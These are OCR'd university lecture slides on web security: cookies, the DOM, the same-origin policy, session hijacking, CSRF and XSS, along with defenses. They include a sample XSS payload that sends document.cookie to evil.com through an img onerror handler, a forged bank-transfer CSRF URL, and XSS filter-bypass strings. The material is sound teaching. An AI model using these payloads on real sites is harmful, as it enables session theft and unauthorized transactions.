Web basics: HTTP cookies

Myrto Arapinis
School of Informatics
University of Edinburgh

February 11, 2016

How is state managed in HTTP sessions

HTTP is stateless: when a client sends a request, the server sends back a response but the server does not hold any information on previous requests

The problem: in most web applications a client has to access various pages before completing a specific task and the client state should be kept along all those pages. How does the server know if two requests come from the same browser?
Example: the server doesn't require a user to log at each HTTP request

The idea: insert some token into the page when it is requested and get that token passed back with the next request

Two main approaches to maintain a session between a web client and a web server

- use hidden fields
- use cookies

Hidden fields (1)

The principle

Include an HTML form with a hidden field containing a session ID in all the HTML pages sent to the client. This hidden field will be returned back to the server in the request.

Example: the web server can send a hidden HTML form field along with a unique session ID as follows:

```
<input type="hidden" name="sessionid" value="12345">
```

When the form is submitted, the specified name and value are automatically included in the GET or POST data.

Hidden fields (2)

Disadvantage of this approach

- it requires careful and tedious programming effort, as all the pages have to be dynamically generated to include this hidden field
- session ends as soon as the browser is closed

Advantage of this approach

All browser supports HTML forms

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie


Cookies (1)


- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie
- A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie
- A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management
- Cookies can be used to hold personalized information, or to help in on-line sales/service (e.g. shopping cart), or tracking popular links.

Cookies (2)





Google

A cookie has several attributes:

```
Set-Cookie:  value[; expires=date][; domain=domain]
                  [; path=path][; secure][; HttpOnly]
```

- `expires` : (whentobedeleted)
- `domain` : (whentosend) } scope
- `path` : (whentosend) } scope
- `secure` : (onlyoverSSL)
- `HttpOnly` : (onlyoverHTTP)

Web basics: Web browsers

Web browsers


[Ref] How browsers work: behind the scenes of modern web browsers.
http://www.html5rocks.com/en/tutorials/internals/howbrowserswork/

Main function of a browser: present chosen web resource, by requesting it from the server and displaying it in the browser window


Web resources: HTML documents, PDF files, images, or some other type of content

Location of a web resource: specified by the user using a URI (Uniform Resource Identifier)

Browser components



Rendering engine basic flow



DOM (Document Object Model): object presentation of the HTML document and the interface of HTML elements such as cookies to the outside world like JavaScript

The DOM

[Ref] Introduction to the DOM. https://developer.mozilla.org/en-US/docs/DOM/DOM_Reference/Introduction

- The Document Object Model (DOM) is a programming interface for HTML, XML and SVG documents
- The DOM provides a structured representation of the document (a tree) and it defines a way that the structure can be accessed from programs so that they can change the document structure, style and content
- The DOM provides a representation of the document as a structured group of nodes and objects that have properties and methods
- Nodes can also have event handlers attached to them, and once that event is triggered the event handlers get executed
- Essentially, it connects web pages to scripts or programming languages

Accessing the DOM

When creating a script (in-line in a `<script>` element or by means of a script loading instruction) the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document, which are the various elements in the web page

Accessing the DOM

When creating a script (in-line in a `<script>` element or by means of a script loading instruction) the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document, which are the various elements in the web page

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Accessing the DOM

When creating a script (in-line in a `<script>` element or by means of a script loading instruction) the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document, which are the various elements in the web page

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Example 2: displays all the cookies associated with the current document in an alert message

```
<body onload="window.alert(document.cookie);">
```

Accessing the DOM

When creating a script (in-line in a `<script>` element or by means of a script loading instruction) the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document, which are the various elements in the web page

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Example 2: displays all the cookies associated with the current document in an alert message

```
<body onload="window.alert(document.cookie);">
```

Example 3: sends all the cookies associated with the current document to the `evil.com` server if `x` points to a non-existant image

```
<img src=x onerror=this.src='http://evil.com/?
                                    c='+document.cookie>
```

Same-origin policy (SOP)

The problem: Assume you are logged into Facebook and visit a malicious website in another browser tab. Without the same origin policy JavaScript on that website could do anything to your Facebook account that you are allowed to do through accessing the DOM associated with the Facebook page.

Part of the solution: The same-origin policy

- The SOP restricts how a document or script loaded from one origin (*e.g.* `www.evil.com`) can interact with a resource from another origin (*e.g.* `www.bank.com`). Each origin is kept isolated (sandboxed) from the rest of the web
- The SOP is very important when it comes to protecting HTTP cookies (used to maintain authenticated user sessions)

JavaScript

- Powerful web page programming language
- Scripts are embedded in web pages returned by the web server
- Scripts are executed by the browser. They can:
  - **alter page contents** (DOM objects)
  - **track events** (mouse clicks, motion, keystrokes)
  - **issue web requests** and read replies
  - maintain persistent connections (AJAX)
  - **Read and set cookies**

the HTML `<script>` elements can execute content retrieved from foreign origins

Web security: session hijacking

Session hijacking

Wikipedia

Session hijacking, sometimes also known as cookie hijacking, is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Cookie theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable
  - HTTPS/HTTP: site has mixed HTTPS/HTTP pages, and token is sent over HTTP
    $\Longrightarrow$ set the `secure` attribute for session tokens
    $\Longrightarrow$ when elevating user from anonymous to logged-in, always issue a new session token
  - Cross-site scripting (XSS) vulnerabilities
- Cross-site request forgery (CSRF) vulnerabilities

Cross-site request forgery (CSRF)

CSRF

OWASP

CSRF forces a user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

Target: user who has an account on vulnerable server

Main steps of attack:

1. build an exploit URL
2. trick the victim into making a request to the vulnerable server as if intentional

Attacker tools:

1. ability to get the user to "click exploit link"
2. ability to have the victim visit attacker's server while logged-in to vulnerable server

Keys ingredient: requests to vulnerable server have predictable structure

CSRF: a simple example


Alice wishes to transfer $100 to Bob using the bank.com web application. This money transfer operation reduces to a request like:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100
HTTP/1.1
```

The `bank.com` server is vulnerable to CSRF: the attacker can generate a valid malicious request for Alice to execute!!
The attack comprises the following steps:

1. Eve crafts the following URL
   `http://bank.com/transfer.do?acct=Eve&amount=100000`
2. When Alice visits Eve's website she tricks Alice's browser into accessing this URL

CSRF: a simple example



CSRF defenses

- **Check the referrer** header in the client's HTTP request can prevent CSRF attacks. Ensuring that the HTTP request has come from the original site means that attacks from other sites will not function

- **Include a secret in every link/form!**
  - Can use a hidden form field, custom HTTP header, or encode it directly in the URL
  - Must be unpredictable!
  - Can be same value as session token (cookie)
  - Ruby on Rails embeds secrets in every link automatically

Cross-site scripting (XSS)

XSS attack

OWASP

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites


The goal of an attacker is to slip code into the browser under the guise of conforming to the same-origin policy:

- site `evil.com` provides a malicious script
- attacker tricks the vulnerable server (`bank.com`) to send attacker's script to the user's browser!
- victim's browser believes that the script's origin is `bank.com`... because it does!
- malicious script runs with `bank.com`'s access privileges

XSS attacks can generally be categorized into two categories: **stored** and **reflected**


Stored XSS attacks

- stored attacks are those where the injected script is **permanently stored on the target servers**, such as in a database, in a message forum, visitor log, comment field, etc
- the victim then retrieves the malicious script from the server when it requests the stored information



Reflected XSS attacks

- reflected attacks are those where the **injected script is reflected off the web server**, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site



Reflected XSS attacks

The key to the reflected XSS attack

Find a good web server that will echo the user input back in the HTML response

Example

Input from eve.com:

http://vulnerabletoreflextedXSS.com/search.php?term=hello

Result from vulnerabletoreflextedXSS.com:

```
<html>
  <title>
    Search results
  </title>
  <body>
    Results for hello :
...
  </body>
</html>
```

XSS defenses

Escape/filter output: escape dynamic data before inserting it into HTML

`<` → `<` `>` → `>` `&` → `&` `"` → `&quot;`

remove any `<script>`, `</script>`, `<javascript>`, `</javascript>` (often done on blogs)

But error prone: there are a lot of ways to introduce JavaScript

`<div style="background-image: url(javascript:alert('JavaScript'))">...</div>` (CSS tags)

`<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]> <![CDATA[cript:alert('XSS');">]]>` (XML-encoded data)

Input validation: check that inputs (headers, cookies, query strings, form fields, and hidden fields) are of expected form (whitelisting)

CSP: server supplies a whitelist of the scripts that are allowed to appear on the page